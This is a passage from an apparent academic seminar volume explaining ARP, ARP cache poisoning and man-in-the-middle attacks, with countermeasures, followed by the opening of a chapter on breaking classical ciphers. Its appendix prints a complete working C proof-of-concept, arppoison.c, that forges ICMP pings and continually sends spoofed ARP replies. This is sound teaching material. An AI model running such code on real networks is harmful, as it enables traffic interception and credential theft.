But how is it possible to get to know the MAC address of a special node in the network? ARP gives a simple answer: Ask for it. If `B` wants to initiate a connection with `C`, it sends a MAC broadcast message with the ARP question "Who is the node with IP `CCC.CCC.CCC.CCC`?". This request is referred to "ARP-Who-has" or "ARP-Request". `C`, receiving this broadcast, then returns with: "`CCC.CCC.CCC.CCC` is `CC:CC:CC:CC:CC:CC`" (the latter address being `C`'s MAC address). Then, `B` saves this MAC/IP information in its ARP cache. Now, `B` can start the interaction with `C`, e.g., sending a "ping". The expiring of an entry in the ARP cache depends on how ARP is implemented (see Figure 5.1).




Fig. 5.1: ARP request / reply

Looking Behind the Scenes

It is possible to directly manipulate the ARP cache with command `arp`. This command is available (at least) in Unix, Linux, Windows and Mac OS X. Typing `arp -a` in a console/shell lists the current ARP cache. If there was not any communication between other nodes in the network recently, a message telling that no entry is present appears:

```
C:\Documents and Settings\till>arp -a
NO ARP entries found.
```

Listing 5.1: B, ARP cache before ping

```
till@strange-ubuntu-vm:~$\$$ arp -av
Entries: 0      Skipped: 0      Found: 0
```

Listing 5.2: C, ARP cache before ping

After performing a ping to another node in the network, an ARP entry appears in the cache:

```
C:\Documents and Settings\till>ping 192.168.0.5

Pinging 192.168.0.5 with 32 bytes of data:

Reply from 192.168.0.5: bytes=32 time<1ms TTL=64

[...]

C:\Documents and Settings\till>arp -a

Interface: 192.168.0.3 --- 0x2
  Internet address      Physical address      Type
  192.168.0.5           00-0c-29-6d-70-84      dynamic
```

Listing 5.3: B, ARP cache after ping

```
till@strange-ubuntu-vm:~$\$$ ping 192.168.0.3
PING 192.168.0.3 (192.168.0.3) 56(84) bytes of data.
64 bytes from 192.168.0.3: icmp_seq=1 ttl=128 time=7.82 ms

[...]

till@strange-ubuntu-vm:~$\$$ arp -av
? (192.168.0.3) at 00:0C:29:5B:1D:3F [ether] on eth0
Entries: 2      Skipped: 0      Found: 2
```

Listing 5.4: C, ARP cache after ping

Now the entry resides in the cache for a period of time depending on implementation. On Windows XP, there is a two minute time out. On Linux, there are different states the entry passes before it is deleted completely (see Table 5.1):

Using the `ip neigh` command, it is possible to display the current state of the entry and other information about caches on a Linux operating system:

```
till@strange-ubuntu-vm:~$\$$ ip neigh show 192.168.0.3
192.168.0.3 dev eth0 lladdr 00:0c:29:5b:1d:3f STALE
```

Listing 5.5: C, displaying current state

ARP cache entry	state	meaning action if used
permanent	never expires; never verified	reset use counter
noarp	normal expiration; never verified	reset use counter
reachable	normal expiration	reset use counter
stale	still usable; needs verification	reset use counter; change state to delay
delay	schedule ARP request; needs verification	reset use counter
probe	sending ARP request	reset use counter
incomplete	first ARP request sent	send ARP request
failed	no response received	send ARP request

Table 5.1: States of ARP cache entries on Linux [21]

Spoofing/Poisoning

Assuming attacker `A` wants to know what information `B` and `C` are exchanging. Therefore, `A` needs to read the packets passed by them. In a network with a hub, this is fairly easy as everyone in the network can read every packet. In a switched network, only those packets arrive at a node that are properly addressed with the node's MAC address.

As mentioned before, a computer about to send a packet to another one has to resolve the right MAC address. This is done by sending an ARP request and waiting for the answer containing the information. `A` sends the ARP reply on its own. This may result into a race condition as two machines send out a reply. But actually an ARP request is not necessary once an ARP cache entry exists. `A` just needs to frequently update the poisoned cache. It is possible to track the action taking place at the NIC with tools. These tools are called "sniffers".

Fig. 5.2: Wireshark with sniffed pakets

Figure 5.2 shows the sniffed frames needed for the ARP poisoning. The sniffer is *wireshark* (formerly known as *ethereal*) [22]. The frames where generated by a proof of concept program. It is written in C, the implementation is shown in appendix A. Sometimes, there

is no ARP entry available in the cache that could be poisoned by an attacker. In this case, `A` needs to force his victim to send out an ARP request. This can be done by forging ping requests. Ping is part of the Internet Control Message Protocol (ICMP) and is the common term for `ICMP ECHO request`, `pong` is used to refer to `ICMP ECHO reply` [23]. Ping is used to check whether a node is still alive or not. `A` fakes a `ping` from `B` to `C` and from `C` to `B` (see Fig. 5.3.1). Before `B` is able to send out a `pong`, it has to resolve the MAC address of the sender; `B` sends an ARP-who-has requesting the MAC address of `C`'s IP address and vice versa (see Fig. 5.3.2). Now `A` needs to send out the poisoned ARP replies to `B` and `C` frequently, proclaiming his MAC address is correct for the other computer's IP address (see Fig. 5.3.3). With a poisoned cache, the communication attempts of `B` and `C` to each other lead in sending their frames to `A` (see Fig. 5.3.4).

`A` ends up receiving all data from `B` and `C`. `C`, however, does not receive anything from `B` and cannot send a reply, thus making observing a conversation between `B` and `C` not possible for `A`. Hence, `A` needs to negotiate between `B` and `C` by forwarding the frames. Such a situation, where all the traffic between two computers is redirect to another computer, is called *man-in-the-middle* attack (see Figure 5.4).

Once being the man in the middle, `A` can read the whole traffic between the two computers and filter out passwords and other crucial information.

In Practice

A lot of network sniffers have built-in functionality for ARP spoofing. *Cain & Able*, for example, (see Fig. 5.5.1) for Windows[24] or *ettercap* (see Fig. 5.5.2) for most common platforms[25]. With Cain & Able, it is even possible to read SSL encrypted traffic because it has the option to fake SSL certificates.

Counter Measures

The easiest way to prevent ARP spoofing is to establish static ARP entries. This also means a huge administrative effort and is therefore only feasible in small networks without DHCP. Windows only supports static ARP entries since Windows XP. Before, the entries are only marked static but were not allowed to be overwritten. This is actually the only possible way to stop ARP spoofing.

There are several tools supporting ARP surveillance, but they only emit an alert if something strange happens. *Sygate*, *SnoopNetCop Professional*, or *arpwatch* are the most prominent tools providing that feature. *ARP-Guard* is a tool that can initiate counter measures in a case of a detected attack. One such measure is, for instance, turning off a port at the switch.

A smarter implementation of ARP in the operating system would prevent most vulnerabilities. Anyhow, there is no total security [26, 27, 28, 29, 24, 21, 30, 31, 32].

5.4 Summary

Spoofing is the hypernym for all techniques in computer science where actions are performed in order to pretend that somebody is somebody else. The most common types of spoofing are:

1. IP spoofing,
2. ARP spoofing,
3. DNS spoofing,
4. DHCP spoofing,
5. MAC spoofing,
6. mail spoofing, and
7. URL spoofing.




Fig. 5.3.1: Ping




Fig. 5.3.2: ARP request




Fig. 5.3.3: ARP reply




Fig. 5.3.4: Ping after

Fig. 5.3: ARP spoofing steps




Fig. 5.4: Man in the middle




Fig. 5.5.1: Cain & Able




Fig. 5.5.2: ettercap

Fig. 5.5: Sniffing tools able to do ARP spoofing

Each of these spoofing types bears the danger of being used as an attack. Counter measures exist against most types of spoofing techniques. Those methods are sometimes not very useful, especially when they involve static configurations. Sometimes, sane human reasoning is the most effective counter measure, for example when phishing is involved (DNS-, URL-, mail spoofing). When it comes to man-in-the-middle attacks, the best advice one can give is to encrypt data which is sent over the network because there never will be a total security against spoofing.

5.5 Appendix – arppoison.c

```
1  /*
2   * Proof-of-concept code for ARP poisoning
3   *
4   * Usage:
```

```
5   *               ./arppoison SRC_IP SRC_MAC DEST_IP DEST_MAC
6   *
7   * References:
8   *               http://insecure.org/sploits/arp.games.html
9   *               http://akkishore.name/blog/2007/10/02/arp-poisoning/
10  *
        http://chaostal.de/cgi-bin/parser.cgi?input=article/raw-socket
11  *               http://www.rfc-editor.org/rfcsearch.html
12  */
13
14 #include <stdio.h>
15 #include <stdlib.h>
16 #include <string.h>
17 #include <linux/if_ether.h>
18 #include <net/ethernet.h>
19 #include <net/if_arp.h>
20 #include <netinet/if_ether.h>
21 #include <netinet/in.h>
22 #include <netinet/ip_icmp.h>
23 #include <sys/socket.h>
24 #include <netdb.h>
25
26 #include <unistd.h>
27
28 // use eth0 TODO: Parameterize
29 #define ETH_DEVICE "eth0"
30
31 // IP protocol address length
32 // (might also be defined in a header file... but which?)
33 #define IP_ADDR_LEN 4
34
35 struct icmppacket
36 {
37         struct iphdr ip;
38         struct icmphdr icmp;
39 };
40 #define ip_ihl ip.ihl
41 #define ip_version ip.version
42 #define ip_tos ip.tos
43 #define ip_tot_len ip.tot_len
44 #define ip_id ip.id
45 #define ip_frag_off ip.frag_off
46 #define ip_ttl ip.ttl
47 #define ip_protocol ip.protocol
48 #define ip_check ip.check
49 #define ip_saddr ip.saddr
50 #define ip_daddr ip.daddr
51 #define icmp_type icmp.type
52 #define icmp_code icmp.code
53 #define icmp_checksum icmp.checksum
54 #define icmp_ident icmp.un.echo.id
55 #define icmp_sequence icmp.un.echo.sequence
56
57 struct arppacket
58 {
59         struct ether_header e_hdr;
60         struct ether_arp e_arp;
61 };
```

```
62
63 #define et_dh  e_hdr.ether_dhost
64 #define et_sh  e_hdr.ether_shost
65 #define et_t   e_hdr.ether_type
66 #define ap_hrd e_arp.ea_hdr.ar_hrd
67 #define ap_pro e_arp.ea_hdr.ar_pro
68 #define ap_hln e_arp.ea_hdr.ar_hln
69 #define ap_pln e_arp.ea_hdr.ar_pln
70 #define ap_op  e_arp.ea_hdr.ar_op
71 #define ap_sha e_arp.arp_sha
72 #define ap_spa e_arp.arp_spa
73 #define ap_tha e_arp.arp_tha
74 #define ap_tpa e_arp.arp_tpa
75
76 unsigned short checksum(unsigned short* addr,char len);
77 unsigned long int get_ip_addr(char* str);
78
79
80 int main(int argc, char** argv)
81 {
82         struct arppacket packet;
83         struct icmppacket icmp_packet;
84         struct sockaddr addr;
85         struct sockaddr_in sa;
86         char src_ip[16];
87         char dest_ip[16];
88         char src_mac[18];
89         char dest_mac[18];
90         int sock;
91
92         // run as root?
93         if(getuid() != 0)
94         {
95                 printf("Need␣to␣be␣root\n");
96         }
97
98         // right usage?
99         if(argc < 5)
100        {
101                printf("%s\n" ,"Usage:␣./arppoison␣SRC_IP␣SRC_MAC␣
                       DEST_IP␣DEST_MAC");
102                exit(1);
103        }
104
105        // zero memory
106        memset( &packet,   0, sizeof(struct arppacket) );
107        memset( &src_ip,   0, 16 * sizeof(char) );
108        memset( &dest_ip,  0, 16 * sizeof(char) );
109        memset( &src_mac,  0, 18 * sizeof(char) );
110        memset( &dest_mac, 0, 18 * sizeof(char) );
111
112        // get all informations
113        memcpy(src_ip,   argv[1], strlen(argv[1]));
114        memcpy(src_mac,  argv[2], strlen(argv[2]));
115        memcpy(dest_ip,  argv[3], strlen(argv[3]));
116        memcpy(dest_mac, argv[4], strlen(argv[4]));
117
118        // everything went right?
```

```
119         printf("source␣ip:\t␣%s\n",src_ip);
120         printf("source␣mac:\t␣%s,␣size:␣%d\n",src_mac,
                sizeof(src_mac));
121         printf("destination␣ip:\t␣%s\n",dest_ip);
122         printf("destination␣mac:␣%s\n",dest_mac);
123
124
125         printf("sending:␣\n-␣ICMP␣Echo␣\n");
126
127         // create icmp echo packet
128         icmp_packet.ip_ihl          = sizeof(struct iphdr) >> 2;
129         icmp_packet.ip_version  = 4;
130         icmp_packet.ip_tos          = 0;
131         icmp_packet.ip_tot_len  = htons(sizeof(icmp_packet));
132         icmp_packet.ip_id           = 0xe77e;
133         icmp_packet.ip_frag_off = 0;
134         icmp_packet.ip_ttl          = 0x40;
135         icmp_packet.ip_protocol = IPPROTO_ICMP;
136         icmp_packet.ip_check    = 0;
137         icmp_packet.ip_saddr    = get_ip_addr(src_ip);
138         icmp_packet.ip_daddr    = get_ip_addr(dest_ip);
139
140         // recalc checksum
141         icmp_packet.ip_check    = checksum((u_short*)&icmp_packet,
                sizeof(struct iphdr));
142
143         icmp_packet.icmp_type           = ICMP_ECHO;
144         icmp_packet.icmp_code           = 0;
145         icmp_packet.icmp_checksum       = 0;
146         icmp_packet.icmp_ident          = 0xe77e;
147         icmp_packet.icmp_sequence       = 0xe77e;
148
149         // recalc checksum
150         icmp_packet.icmp_checksum       =
                checksum((u_short*)&(icmp_packet.icmp), sizeof(struct
                icmphdr));
151
152         // create icmp socket
153         sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
154
155         if(sock == -1)
156         {
157                 printf("%s\n" ,"Error␣creating␣icmp␣socket");
158                 exit(1);
159         }
160
161         // send it
162         sa.sin_addr.s_addr = get_ip_addr(dest_ip);
163         sa.sin_family = AF_INET;
164
165         if( (sendto(sock, &icmp_packet, sizeof(icmp_packet), 0,
                (struct sockaddr*)&sa, sizeof(struct sockaddr_in))) == -1
                )
166         {
167                 printf("%s\n" ,"Error␣sending␣icmp␣packet");
168                 exit(1);
169         }
170
```

```
171
172         printf("-␣ARP␣reply␣\n");
173
174         // fill packet
175         memcpy(packet.et_dh, (u_char *)ether_aton(dest_mac),
                ETHER_ADDR_LEN);
176         memcpy(packet.et_sh, (u_char *)ether_aton(src_mac),
                ETHER_ADDR_LEN);
177         packet.et_t   = htons(ETHERTYPE_ARP);
178
179         packet.ap_hrd = htons(ARPHRD_ETHER);
180         packet.ap_pro = htons(ETH_P_IP);
181         packet.ap_hln = ETHER_ADDR_LEN;
182         packet.ap_pln = IP_ADDR_LEN;
183         packet.ap_op  = htons(ARPOP_REPLY);
184         memcpy(packet.ap_sha, (u_char *)ether_aton(src_mac),
                ETHER_ADDR_LEN);
185         inet_aton(src_ip, packet.ap_spa);
186         memcpy(packet.ap_tha, (u_char *)ether_aton(dest_mac),
                ETHER_ADDR_LEN);
187         inet_aton(dest_ip, packet.ap_tpa);
188
189         // create arp socket TODO: switch to PF_PACKET
190         sock = socket(AF_INET, SOCK_PACKET, htons(ETH_P_ARP));
191
192         if(sock == -1)
193         {
194                 printf("%s\n" ,"Error␣creating␣arp␣socket");
195                 exit(1);
196         }
197
198         strncpy(addr.sa_data, ETH_DEVICE, sizeof(ETH_DEVICE));
199         // send it
200         if( (sendto(sock, &packet, sizeof(packet), 0, &addr,
                sizeof(struct sockaddr))) == -1 )
201         {
202                 printf("%s\n" ,"Error␣sending␣arp␣packet");
203                 exit(1);
204         }
205
206         // refresh
207         while(1)
208         {
209                 sendto(sock, &packet, sizeof(packet), 0, &addr,
                        sizeof(struct sockaddr));
210                 sleep(1);
211         }
212
213         return 0;
214 } // main
215
216
217
218 unsigned long int get_ip_addr(char* str){
219
220 struct hostent *hostp;
221 unsigned long int addr;
222
```

```
223 if( (addr = inet_addr(str)) == -1){
224         if( (hostp = (struct hostent *)gethostbyname(str)))
225                 {
226             return *(unsigned long int*)(hostp->h_addr);
227                 }
228         else {
229                 fprintf(stderr,"unknown␣host␣%s\n",str);
230                 exit(1);
231                 }
232         }
233 return addr;
234 }
235
236
237 /*
238  *      ICMP (RFC 792)
239  *    Checksum
240  *      The checksum is the 16-bit ones's complement of the one's
241  *      complement sum of the ICMP message starting with the ICMP Type.
242  *      For computing the checksum , the checksum field should be zero.
243  *      If the total length is odd, the received data is padded with
     one
244  *      octet of zeros for computing the checksum.  This checksum may
     be
245  *      replaced in the future.
246  *
247  *      see: http://insecure.org/sploits/arp.games.html
248  */
249 unsigned short checksum(unsigned short* addr,char len)
250 {
251         register long sum = 0;
252
253         while(len > 1)
254         {
255                 sum += *addr++;
256                 len -= 2;
257         }
258
259         if(len > 0)
260         {
261                 sum += *addr;
262         }
263
264         while (sum>>16)
265         {
266                 sum = (sum & 0xffff) + (sum >> 16);
267         }
268
269         return ~sum;
270 } // checksum
```

References

[1] Steve Gibson. *Distributed Reflection Denial of Service – Description and analysis of a potent, increasingly prevalent, and worrisome Internet attack*. Gibson Research Corporation, February 22 2002. Online available at `http://www.grc.com/dos/drdos.htm` [accessed 2008-02-01].

[2] Matthew Tanase. *IP Spoofing: An Introduction*. SecurityFocus, March 11 2003. Online available at http://www.securityfocus.com/infocus/1674 [accessed 2008-02-01].

[3] Wikipedia Community. IP-Spoofing — Wikipedia, Die freie Enzyklopädie, 2007. Online available at http://de.wikipedia.org/w/index.php?title=IP-Spoofing&oldid=39427913 [accessed 2008-01-08].

[4] Wikipedia Community. IP address spoofing — Wikipedia, The Free Encyclopedia, 2007. Online available at http://en.wikipedia.org/w/index.php?title=IP_address_spoofing&oldid=179430352 [accessed 2008-01-08].

[5] *BIND*. Internet Systems Consortium, Inc., 2007. Online available at http://www.isc.org/index.pl?/sw/bind/index.php [accessed 2008-02-01].

[6] Spacefox. *DNS Spoofing techniques*. Secure Sphere Crew, 2002. Online available at http://www.securesphere.net/download/papers/dnsspoof.htm [accessed 2008-02-01].

[7] Wikipedia Community. DNS-Spoofing — Wikipedia, Die freie Enzyklopädie, 2007. Online available at http://de.wikipedia.org/w/index.php?title=DNS-Spoofing&oldid=39488830 [accessed 2008-01-08].

[8] Wikipedia Community. Cache Poisoning — Wikipedia, Die freie Enzyklopädie, 2007. Online available at http://de.wikipedia.org/w/index.php?title=Cache_Poisoning&oldid=40391451 [accessed 2008-01-08].

[9] Wikipedia Community. DHCP snooping — Wikipedia, The Free Encyclopedia, 2007. Online available at http://en.wikipedia.org/w/index.php?title=DHCP_snooping&oldid=172586296 [accessed 2008-01-08].

[10] Wikipedia Community. Dynamic Host Configuration Protocol — Wikipedia, Die freie Enzyklopädie, 2008. Online available at http://de.wikipedia.org/w/index.php?title=Dynamic_Host_Configuration_Protocol&oldid=40697590 [accessed 2008-01-08].

[11] Edgar D Cardenas. *MAC Spoofing–An Introduction*. Global Information Assurance Certification, August 23 2003. Online available at http://www.giac.org/certified_professionals/practicals/gsec/3199.php [accessed 2008-02-01].

[12] Wikipedia Community. Mail-Spoofing — Wikipedia, Die freie Enzyklopädie, 2007. Online available at http://de.wikipedia.org/w/index.php?title=Mail-Spoofing&oldid=39422105 [accessed 2008-01-08].

[13] Wikipedia Community. E-mail spoofing — Wikipedia, The Free Encyclopedia, 2007. Online available at http://en.wikipedia.org/w/index.php?title=E-mail_spoofing&oldid=180112659 [accessed 2008-01-08].

[14] *Web-Attacken mittels ARP-Spoofing*. Heise Security, October 5 2007. Online available at http://www.heise.de/security/news/meldung/96987 [accessed 2008-02-01].

[15] *Falsche URLs auch unter Mozilla*. Heise Security, December 15 2003. Online available at http://www.heise.de/newsticker/meldung/42942 [accessed 2008-02-01].

[16] *Gefälschte URLs im Internet Explorer [Update]*. Heise Security, December 9 2003. Online available at http://www.heise.de/security/news/meldung/42768 [accessed 2008-02-01].

[17] *Schritte, die helfen können, gefälschte ("Spoof"-) Websites und böswillige Hyperlinks zu erkennen und sich vor ihnen zu schützen*. Microsoft, Microsoft Knowledge Base, September 12 2005. Artikel-ID: 833786. Version: 11.0. Online available at http://support.microsoft.com/?id=833786 [accessed 2008-02-01].

[18] *Web-Spoofing: neue Fallgruben im WWW?* Heise Security, December 13 1996. Online available at http://www.heise.de/newsticker/meldung/751 [accessed 2008-02-01].

[19] Wikipedia Community. Spoofed URL — Wikipedia, The Free Encyclopedia, 2008. Online available at http://en.wikipedia.org/w/index.php?title=Spoofed_URL&oldid=182192046 [accessed 2008-01-08].

[20] Wikipedia Community. URL-Spoofing — Wikipedia, Die freie Enzyklopädie, 2008. Online available at http://de.wikipedia.org/w/index.php?title=URL-Spoofing&oldid=40707263 [accessed 2008-01-08].

[21] Sean Whalen. *An Introduction to ARP Spoofing*, April 2001. Online available at http://linux-ip.net/ [accessed 2008-02-01].

[22] *Wireshark*. wireshark.org, 2007. Online available at http://www.wireshark.org/docs/ [accessed 2008-02-01].

[23] *INTERNET CONTROL MESSAGE PROTOCOL*. RFC Editor http://www.rfc-editor.org/, September 1981. Online available at ftp://ftp.rfc-editor.org/in-notes/rfc792.txt [accessed .]

[24] Massimiliano Montoro. *Cain & Abel – User Manual*. oXid.it, 2001–2006. Online available at http://www.oxid.it/ca_um/ [accessed 2008-02-01].

[25] Marco Valleri Alberto Ornaghi. *ettercap NG*. Sourceforge, 2001–2007. Online available at http://ettercap.sourceforge.net/index.php [accessed 2008-02-01].

[26] Oliver Stutzke Gereon Ruetten. *Angriff von innen*. Heise Security, 2005. Online available at http://www.heise.de/security/artikel/55269 [accessed 2008-02-01].

[27] Martin A. Brown. *Guide to IP Layer Network Administration with Linux*, 2002–2007. Online available at http://linux-ip.net/ [accessed 2008-02-01].

[28] Felix von Leitner. *arprelay*. Code Blau Security Concepts, December 17 2000. Online available at http://www.fefe.de/arprelay/ [accessed 2008-02-01].

[29] *ARP Cache Poisoning – How one bad machine on your Ethernet Local Area Network (LAN) can ruin your whole day*. Gibson Research Corporation, December 11 2005. Online available at http://www.grc.com/nat/arp.htm [accessed 2008-02-01].

[30] *The Basics of Arpspoofing/Arppoisoning*. Irongeek.com, 2008. Online available at http://www.irongeek.com/i.php?page=security/arpspoof [accessed 2008-02-01].

[31] Wikipedia Community. ARP-Spoofing — Wikipedia, Die freie Enzyklopädie, 2008. Online available at http://de.wikipedia.org/w/index.php?title=ARP-Spoofing&oldid=40878208 [accessed 2008-01-08].

[32] Wikipedia Community. ARP spoofing — Wikipedia, The Free Encyclopedia, 2007. Online available at http://en.wikipedia.org/w/index.php?title=ARP_spoofing&oldid=180152221 [accessed 2008-01-08].

6

Attacks on Classical Cryptographic Systems

Abstract. This paper is about some well known classical cipher systems and how they can successfully be broken. The described ciphers have no significant use any more, but they still offer a valuable piece of information, primarily on learning of basic cryptanalysis. Firstly, the paper introduces cryptologic terminology and discusses some security issues. Afterwards, it presents a few eminent transposition and substitution ciphers, like Caesar, Rail Fence, or Vigenère cipher and demonstrates common cryptanalytic methods. At the end of the paper, one of the most famous cipher machines of all times – the Enigma – is introduced and one example of its decrypting is briefly described.

Ilhan Glogic, University of Kassel
Wilhelmshöher Allee 73, D-34121 Kassel, Germany
ilhaker@yahoo.de

6.1 Introduction

Cryptology is the science of making and breaking "secret codes". It can be subdivided into cryptography (the science of making secret codes) and cryptanalysis (the science of breaking secret codes). The secret codes themselves are known as *ciphers* or cryptosystems.

The original uncrypted information is known as *plaintext*, and its encrypted form as *ciphertext*. The ciphertext message contains all the information of the plaintext message, but is not readable by a human or computer without the proper mechanism – a *decryption algorithm* – to decipher it. That algorithm together with its *encryption key* should not be accessible to those not intended to read the message. [1]

Cryptanalysis refers to the study of ciphers, ciphertext or cryptosystems. Cryptanalysts try to find weaknesses in encryption algorithms that retrieve the plaintext from ciphertext, without necessarily knowing the key or the encryption algorithm. This is commonly known as breaking the cipher.

6.2 Attack Models

There are numerous techniques for performing cryptanalytic attacks, depending on what access the cryptanalyst has to the cipher text and the plaintext.

1. In a *ciphertext-only attack*, an attacker attempts to recover the key or plaintext from the ciphertext. In particular, the cryptanalyst does not know any of the underlying

plaintext. A basic assumption in this attack is that the ciphertext is always available to an attacker.
2. In a *known-plaintext attack*, an attacker has a ciphertext as well as some of the corresponding plaintext. This might give the attacker some advantage over the ciphertext-only attack. If the attacker knows the whole plaintext, there is probably not much point in attacking the system, so the implicit assumption is that the attacker has relatively limited amount of knowledge of the plaintext.
3. In a *chosen-plaintext attack*, a cryptanalyst can choose a plaintext and then obtain the corresponding ciphertext. The goal of this attack is to gain some information which reduces the security of the encryption algorithm.
4. Similarly, in a *chosen-ciphertext attack*, a cryptanalyst chooses a ciphertext and causes it to be decrypted with an unknown key.
5. There are also *related-key attacks*, where an attacker can break the cipher if two keys are used that seems to be related in some very special way. [2]

In most cases, recovering the cipher key is the attacker's ultimate goal, but there are also attacks that recover the plaintext without revealing the key. A cipher is generally not considered secure unless it is secure against all conceivable attacks.

6.3 Security Issues of Cryptosystems

Kerckhoffs' Principle[1] is one of the fundamental concepts of cryptography. In short, this principle states that the strength of a cryptosystem should only depend on the cipher key and that the security should not depend on keeping the encryption algorithm secret.

Two more definitions are noteworthy in this context. An encryption algorithm is *unconditionally secure* if the ciphertext generated by the algorithm does not contain enough information to uniquely determine the corresponding plaintext, no matter how much of the ciphertext is available. That is, no matter how much time an attacker has, it is impossible for him/her to decrypt the ciphertext, simply because the required information is missing.

With the exception of an algorithm known as the one-time pad, there is no encryption algorithm that is unconditionally secure. Thus, all that users of an encryption algorithm can strive for is an algorithm that meets one or both of the following criteria:

- The cost of breaking the cipher exceeds the value of the encrypted information.
- The time required to break the cipher exceeds the useful lifetime of the information.

An encryption algorithm is said to be *computationally secure* if either of the foregoing criteria are met. The rub on this kind of security is that it is very difficult to estimate the amount of effort required to cryptanalyze a ciphertext successfully. [3]

6.4 Transposition Ciphers

Transposition ciphers mix the letters of the message in a way that is designed to confuse the attacker, but can be brought into the right order by the intended recipient. The concept of transposition is an important one and is widely used in the design of modern ciphers.

[1] *Dr. Auguste Kerckhoffs* (19.01.1835 – 09.08.1903) was a Dutch linguist and cryptographer who was professor of languages at the School of Higher Commercial Studies in Paris in the late 19th century.

Scytale

One of the earliest recorded uses of cryptography was the Spartan *scytale* (about 500 B.C.). A thin strip of leather was wrapped helically around a cylindrical rod and the message was written across the rod, with each letter on a successive turn of the leather. The strip would be then unwound and delivered to the receiver.

Fig. 6.1: Scytale

The message in the above figure on the unwrapped strip looks like this: `KTM IOI LMD LON KRI IRG NOH GWT`. For an interceptor, who does not know which encryption technique was used, this would be only a bunch of letters. But a cryptanalyst, who has access to a number of rods with various diameters, should be able to recover the plaintext. On a rod with a diameter which is (approximately) equal to original one, the cryptanalyst would read a delicate message: `KILL_KING_TOMORROW_MIDNIGHT`.

For the scytale cipher, which is an example of a transposition cipher, the key is the rod (or its diameter). This is a very weak cipher since the system could be easily broken by anyone who understands the encryption method. [2]

Rail Fence

The *rail fence cipher* is a form of transposition cipher that derives its name from the way in which it is encoded. In this kind of cipher the plaintext is written downwards and diagonally on successive *rails* of an imaginary fence, then moving up when we reach the bottom rail. When we reach the top rail, the message is written downwards again until the whole plaintext is written out. The message is then read out in rows.

